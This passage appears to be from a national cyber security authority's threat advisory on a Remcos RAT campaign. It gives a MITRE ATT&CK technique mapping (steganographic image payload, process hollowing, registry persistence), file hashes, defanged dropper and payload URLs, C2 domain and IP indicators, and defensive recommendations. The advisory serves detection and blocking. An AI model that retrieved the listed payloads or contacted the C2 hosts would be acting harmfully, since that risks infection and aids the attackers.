

Figure 18 Keylogger

During debug tracking Remcos Rat we will record domain connection **funky333[.] duckdns [.]org** at port **31832**



Figure 19 domain The duckdns and gateway

MITRE ATT&CK

	MITRE ATT&CK Tactics	MITRE ATT&CK Technique	Description
Initial Access	Initial Access	Phishing: Malicious File (T1566.002)	Image email (e.g., .jpg) containing a steganographically hidden payload.
Execution	Execution	Command and Scripting Interpreter (T1059.003)	Script or command that extracts and executes the payload from the image.
Defense Evasion	Obfuscated Files or Information	T1027	Payload hidden through steganography to avoid AV/EDR.
Persistence	Boot or Logon Autostart Execution	Registry Run Keys (T1547.001)	Remcos is configured to start with the system through the registry.
Privilege Escalation	Privilege Escalation	Injection Process (T1055)	Malicious code is injected into a legitimate process to gain more privileges.

Defense Evasion	Defense Evasion	Hollowing Process (T1055.012)	Remcos is injected into a process known as msbuild.exe to disguise itself.
Command and Control	Command and Control	Ingress Tool Transfer (T1105)	Remcos can download other tools for additional functions.
Command and Control	Command and Control	Non-Application Layer Protocol (T1095)	Communication with the C2 server through invisible protocols for detection.

Indicators of Compromise

B3E3378BBB469B63B91D7A6728DCD277E68954F01739D3A9C0DE2EF213A8641D	**remcosrat.exe**
609AE660CAD82A9D0C4926844E2AED2293363336CA91EE0F4F05F6564C08025A	**Order Purchase A----------00374 pdf.js**
0DF13FD42FB4A4374981474EA87895A3830EDDCC7F3BD494E76ACD604C4004F7	**Microsoft.Win32.TaskScheduler**
375E7EA8926B23D081465D02E9A195B8142A12F525A8EE9CE590C9FA173AFCD7	**Purchase Order A----------00374 pdf.lzh**
238D6EF69FF9A719F15FDEE8309CF7ACC12E0593BD7E65274ED8F2F2A6E924B9	**New_image.jpg**
hxxps[://]ia801700[.]us[.]archive[.]org/6/items/new_image_20250413/new_image[.]jpg	**Dropper**
hxxp[://]paste[.]ee/d/se4Qrn03/0	**Dropper**
hxxps [:/ /]paste [.] ee /d/x8Mo8qYQ/0	**Payload**
funky 333[.] duckdns [.] org	**C2**
178[.]237[.]33[.]50	**C2**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective

devices.

- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.